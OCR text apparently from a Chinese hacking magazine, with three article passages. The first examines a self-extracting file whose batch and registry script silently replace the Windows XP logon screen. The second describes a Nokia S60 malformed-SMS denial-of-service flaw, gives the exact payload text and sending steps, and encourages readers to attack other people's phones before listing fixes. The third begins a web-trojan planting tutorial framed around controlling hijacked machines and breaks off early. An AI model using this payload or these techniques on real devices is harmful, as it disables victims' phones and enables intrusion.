


图 1




图 2




图 3

首先找到这个工具，发现是一个自解压文件，如图2，在同文件夹下还有一个图片及一个缩微图的数据文件。既然是自解压文件，那我们就先用 WINRAR 打开看看，结果发现这个文件还加了一些脚本，另外文件内还有一个批处理文件和一个 EXE 文件及一个 REG 文件，如图3 。

我们先把文件解压出来，然后再查看一下批处理文件的代码，代码如下：

```
REGEDIT /S Logonui.REG
DEL /Q Logonui.REG
DEL /Q Logonui.CMD
```

代码很短，第一行是把 Logonui.REG 这个文件导入注册表中，第二行和第三行是删除同目录下的 Logonui.REG 和 Logonui.CMD 这两个文件，既然要把 Logonui.REG 导入到注册表，那我们就看看这个文件里都有什么吧。使用记事本方式打开后，发现内容如下：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]
"UIHost"="\"\\Program Files\\Logonui\\Logonui.exe\""
```

原来是更改了一个键值，打开注册表，定位到“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon”，找到“UIHost”这个键值，把键值里的内容清空掉，然后关掉注册表，注销系统后发现熟悉的ＸＰ登录画面又回来了，这下万事大吉了，如图4。




图 4

当然，这个方法也可以反过来使用，因为登录画面是由一个ＥＸＥ文件控制的，如果在别人的电脑上发现了自己喜欢的登录画面，只要把文件复制过来，然后参照上面的方法就可以更改成自己的登录画面了。

（本文所涉及到的美女.exe 已收录到光盘中）

短信炸弹也疯狂

Charle

文章难易度：★★
文章阅读点：关于诺基亚最新的畸形短信/彩信远程拒绝服务漏洞的简介，以及如何发送死机短信攻击别人，如何防范这类恶意短信

手机爆出短信炸弹后，大名鼎鼎的手机品牌的在今年初爆出了短信炸弹，这就是Nokia S60 形短信/彩信远程拒绝服务漏洞。该漏洞可以影响到多个版 包括了UIQ、S60V2 FP2、S60V2 FP3、S60V3、S60V3 FP1等等，比如诺基亚的N系列手机中除了新出的N78外其它的都会受到影响，具体影响到的手机型号如图1 所示。

S60 3.1平台	S60 3.0平台	S60 2.8平台	S60 2.6平台
Nokia E90 Communicator	Nokia E70	Nokia N90	Nokia 6682
Nokia E71	Nokia E65	Nokia N72	Nokia 6681
Nokia E66	Nokia E62	Nokia N70	Nokia 6680
Nokia E51	Nokia E61i		Nokia 6630
Nokia N95 8GB	Nokia E61		
Nokia N95	Nokia E60		
Nokia N82	Nokia E50		
Nokia N81 8GB	Nokia N93i		
Nokia N81	Nokia N93		
Nokia N76	Nokia N92		
Nokia 6290	Nokia N91 8GB		
Nokia 6124 classic	Nokia N91		
Nokia 6121 classic	Nokia N80		
Nokia 6120 classic	Nokia N77		
Nokia 6110 Navigator	Nokia N73		
Nokia 5700 XpressMusic	Nokia N71		
	Nokia 5500		
	Nokia 3250		

图1

我简单的说一下关于这个漏洞的情况，在以3GPP TS 23.040的标准中规定了通过短信发送邮件的方法，邮件短信的最基本形式是以MT-SMS或MO-SMS开始，之后为空格，最后为消息正文。短信消息的TP协议标识符必须设置为Internet Electronic Mail（值为50/0x32），但这个标准却没有规定手机接收到短信后如何显示。在S60 2.6之前的版本中，Series60设备按原样显示消息，但从S60 2.6开始，如果消息中包含有可能为邮件地址的发送地址（比如包含有@字符）的话，就只会显示消息的发送者而不是TP来源地址，这时如果邮件消息大于32个字符，Series60设备就无法显示消息或说明收到了消息。尤其是对于S60 2.6和3.0版本，之后也无法接收到任何短信消息了，必须通过将设备重置为出厂状态（输入*#7370#）才能恢复。

那么我们要如何发送短信才能触发这个漏洞呢，方法如下：以我的N73手机为例，当然对于其他手机的方法也雷同。首先进入"信息"，点左键选项选择"设置"，如图2。

接着选择"短消息"，移动到"文字格式"，选择"电子邮件"，如图3。设置完成后，开始编写短信，短信的内容为"123456789@123456789.1234567890123 "（不包含引号，末尾别忘记了有一个空格），如图4。




图2




图3




图4

攻击短信已经编写完成了，点发送就可以发给对方了，如果对方使用的是没有漏洞的机型，就会收到一条内容为空的短信，而如果对方使用的是有漏洞的机型，则不会有任何的提示，同时以后也将无法接收到任何短信了。在此我教大家一个快速查看自己是否中招的方法，就是每天发一条短信给10086看看是否能收到回复，如果没有的话那就要小心了。

截止到目前为止诺基亚中国区方面还没有任何固件升级的程序，如果大家不幸中招了，可以通过下面两种途径来修复。

1、格式化手机或通过"*#7370#"（*#7370#为初使化到出厂设置）。

2、使用F-Secure临时推出的"FortiCleanUp tool"这款工具，如果你已经中招，每次重启手机后运行该工具就可以正常接收短信了，如果还没有中招的话那也请安装上它吧，安装后就可以暂时避免被攻击了。

（本文所涉及到的FortiCleanup已收录到光盘中）

图片背后的链接

Solar-fly [S.N.T]

文章难易度：★★
文章阅读点：一种很另类的挂马方式，通过图片来达到挂马的目的。

在我还不知道灰鸽子是什么的时候，网马就很流行了，当我终于知道灰鸽子是什么的时候，盗QQ软件都在使用邮箱收信了，当我使用灰鸽子成功上线并抓到第一只肉鸡的时候，网马批量抓肉鸡就都已经满天飞了……难道我学的技术都过时了吗？后来当我成为大鸟的时候我终于想通了这个道理："没有过时的技术，只有过时的思想"！

下面就请看我如何利用过时的方法来体现出技术的价值。我所需要的只是一张图片和一个web环境而已。

首先，搭建一个web环境，我使用的是小旋风ASP服务器，感觉这个比较方便，操作也简单，不像IIS那样又要用光盘又要重启的。打开安装程序，如图1，基本上一路点击"下一步"就可以了，它的默认安装路径是"C:\Program Files\小旋风AspWebServer"，安装完成后，如果我们在IE浏览器中打开127.0.0.1出现了如图2 所示的这样一个页面就说明环境已经搭建好了。




图1




图2

接下来在小旋风的根目录下新建一个以.jpg结尾的文件夹，比如snight.jpg，如图3，然后在snight.jpg文件夹下再新建一个index.html的网页文件。我们重新使用IE浏览器访问一下http:/

/127.0.0.1/snight.jpg 看看，发现了什么没有？如图4。

